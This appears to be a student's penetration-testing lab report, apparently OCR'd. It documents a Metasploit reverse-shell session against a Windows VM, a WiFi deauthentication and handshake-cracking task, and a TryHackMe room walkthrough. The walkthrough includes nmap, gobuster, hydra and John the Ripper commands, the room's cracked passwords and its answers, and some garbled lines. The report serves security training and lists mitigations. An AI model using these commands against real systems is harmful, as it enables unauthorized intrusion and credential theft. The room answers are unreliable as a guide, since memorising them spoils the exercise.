Reason:- A successful reverse shell grants an attacker interactive, remote command execution on the target machine, effectively giving them the same level of control as a legitimate local user or administrator. Unlike a standard bind shell, a reverse shell initiates the connection *from* the victim machine *out to* the attacker, which frequently evades inbound-only firewall rules and makes detection significantly harder. This is considered one of the most severe categories of compromise, since it is typically the final step before an attacker achieves full

system takeover, credential harvesting, lateral movement across the network, or data exfiltration.

Steps to reproduce with screenshots:-





```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.209.138.89
LHOST => 10.209.138.89
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.209.138.89:4444
```

```
meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.


OPTIONS:

    -h, --help            Show this message
    -i, --interact <id>   Interact with a provided session ID
```

```
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter >
```

```
meterpreter > shell
Process 4368 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\sibex\Downloads>ls
```



1. Confirm the Kali Linux VM and Windows 10 VM are on the same virtual network, and note Kali's IP address.
2. Generate a Windows payload with msfvenom, configured to connect back to Kali.
3. Set up a matching listener/handler in Metasploit on Kali to receive the connection.
4. Transfer the payload file from Kali to the Windows 10 VM.
5. Execute the payload on the Windows 10 VM.
6. Confirm on Kali that the handler received a new session, and interact with it to verify access.

Impact

1. A working reverse shell hands the attacker an interactive command line on the victim machine, running with whatever privileges the compromised user has.
2. From that foothold, the attacker can read and steal files, plant persistence mechanisms, log keystrokes, or move laterally to other machines on the same network.
3. If the affected user account has administrator rights, the attacker may be able to escalate to full control of the system.

4. Since the victim machine initiates the connection outward, this kind of attack often slips past firewalls that only inspect incoming traffic.

Mitigation Steps

1. Keep antivirus and endpoint detection (EDR) tools running and current, as most reverse shell payloads are caught by modern security software unless deliberately obfuscated.
2. Train users to be cautious with unexpected or unsolicited executables, particularly ones arriving by email or from unfamiliar downloads.
3. Apply outbound traffic filtering on the firewall so only approved destinations and ports are reachable from internal machines.
4. Use application whitelisting, such as Windows Defender Application Control, to stop unapproved programs from running.
5. Watch for unusual outbound connections, especially to uncommon ports, through network monitoring or an IDS/IPS.
6. Follow the principle of least privilege so that even a successful compromise gives the attacker limited reach.
7. Keep systems patched and up to date to reduce the chances of a payload executing successfully in the first place.

Task-4

Make a deauth attack in your own network, capture the handshake between a device and the router, and crack the WiFi password using a custom wordlist that includes your actual password.

Attack Name

Wireless Deauthentication Attack / WPA/WPA2 Handshake Capture and Cracking

Severity

High (CVSS score 7.0 – 8.9)

Reason

A deauthentication attack forces a connected device off the WiFi network, which triggers it to reconnect and exposes the WPA/WPA2 handshake. If that handshake is captured and the password is weak, guessable, or present in a wordlist, it can be cracked offline, giving full access to the network. This is high severity because a cracked WiFi password exposes everything on the network to an attacker: other devices, shared files, and the ability to intercept traffic.

Steps to Reproduce with Screenshots

1. Put the wireless adapter into monitor mode using Airmon-ng.
2. Run Airodump-ng to identify the target network's BSSID, channel, and connected clients.
3. Run Airodump-ng again, filtered to the target BSSID and channel, to begin capturing packets and save them to a file.
4. Send deauthentication packets to the target device using Aireplay-ng, forcing it to disconnect and reconnect.
5. Confirm the WPA handshake was captured, shown in Airodump-ng's output.
6. Create a custom wordlist that includes the actual network password.
7. Crack the captured handshake against the wordlist using Aircrack-ng.
8. Confirm the recovered password matches the network's actual password.

Impact

1. A cracked WiFi password gives an attacker full access to the network, including the ability to connect any device, browse shared resources, and reach other devices on the same LAN.
2. Once on the network, an attacker can intercept, monitor, or manipulate unencrypted traffic from other connected devices.
3. The deauthentication step itself disrupts legitimate users by repeatedly forcing them off the network.
4. A compromised home or office network can be used as a launching point for further attacks on connected devices, including IoT devices with weak securit

Mitigation Steps

1. Use a long, random WiFi passphrase rather than a short or common one, since this makes offline cracking against a wordlist infeasible.
2. Use WPA3 where supported, since it includes protections against offline dictionary attacks that affect WPA2.
3. Enable 802.11w (Protected Management Frames) if the router and devices support it, which prevents deauthentication frames from being accepted unless they are cryptographically authenticated.
4. Regularly change the WiFi password and avoid reusing it across networks or accounts.
5. Monitor for unusual deauthentication activity using wireless intrusion detection tools where available.
6. Disable WPS, which is a separate and often weaker attack path into the same network.
7. Segment IoT and guest devices onto a separate network/VLAN so a compromised password doesn't expose the whole network.


TASK LEVEL - ADVANCED


1) Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.


STEPS

This is a machine that allows you to practice web app hacking and privilege escalation.

Room Link:https://tryhackme.com/room/basicpentestingjt







1. Deploy the machine and connect to our network

Answer Q1: No Answer Needed or ip address

2. Find the services exposed by the machine

Answer Q2:22,80,139,445 ,8009,8080

Find the services exposed by the machine
To find services on the machine, we'll start with an nmap scan. We can use the sV flag to list any services that are being used. We'll also use the vv flag so that the results are easily readable and descriptive. The full command will look like:`nmap -sV -vv 10.10.217.10`

This reveals six ports and their services.

3. What is the name of the hidden directory on the web server(enter name without /)?

Answer Q3: /development

Let's use gobuster targeting port 80 to try and find the directory. We can use the common.txt list to start and move on to longer lists if it doesn't find it. The full command will look like: `gobuster dir -u http://10.10.217.10:80 -w /usr/share/wordlists/dirb/common.txt` This reveals an interesting directory.

4. User brute-forcing to find the username & password

Answer Q4: No Answer Needed

User brute-forcing to find the username & passwordIt looks like a user that starts with "J" has a weak password, let's try to figure out what their username is. We'llstart by using enum4linux to try and enumerate the users. We'll use the command:`enum4linux -U -r 10.10.217.10`While enumerating users using SID, two users are revealed**.**

It looks like we found our "K" and "J" users, so we'll try to brute-force J's SSH password using hydra. We'll use the command:`hydra -l j** -P /usr/share/wordlists/rockyou.txt ssh://10.10.217.10` After a few minutes, we got a hit.Now that we have found the username and password

5. What is the username?

Answer Q5: **jan**

6. What is the password?

Answer Q6: **armando**

7. What service do you use to access the server(answer in abbreviation in all caps)?

Answer Q7: **ssh**

This is the service we use with the username and password found earlier, we can connect to the machine using this service and the credentials.

8. Enumerate the machine to find any vectors for privilege escalation.

```
jan@basic2:~$ cd /home/
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay/
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$
```

Permission Denied so we can't escalate our privilege.

So how can we access the kay user?First, when we enumerate user jan, we can find id_rsa inside .ssh directory.`cd /home/kay cd .ssh cat id_rsa`

id_rsa file: It's a file that contain the private key of the ssh connection and from that we can get the password to connect to user kay with ssh.Ok, so we will copy the private key and put it into file inside you machine not inside user jan as the permission denied that then use ssl2john tool to transfer the key as the john the ripper tool can understand it, then can extract the password.

`python3 /opt/john/ssh2john.py key.txt > dekey.txt`

`jonh --wordlist=/usr/share/wordlists/rouckyou.txt dekey.txt`

9. What is the name of the other user you found(all lower case)?

Answer Q9: **kay**

We found this user during our initial enumeration of the machine.


10.If you have found another user, what can you do with this information?

Answer Q10: **No Answer Needed**


If you have found another user, what can you do with this information?It looks like the pass.bak file may be the password for K, let's try it and see if we can login as them.

11. What is the final password you obtain?

On user jan open path (/home/kay/.ssh) to reach the file id_rsa that contain the private key that we already we have it (beeswax).So we will write this command on user jan to access user kay.cd /home/kay/.ssh ssh -i id_rsa kay@[TARGET_MACHINE_IP]



Then you can open **pass.bak** file.



Answer Q11: **heresareallystrongpasswordthatfollowsthepasswordpolicy$$**

How to defense against that?

1. Don't open ports such as ssh and NetBIOS.
2. Hide the version of these services and use the latest versions.
3. Hide the important directories with unknown path and with unknown names.
4. Put policy for password with 8 characters and use characters such as #$&! Not use name and personal information.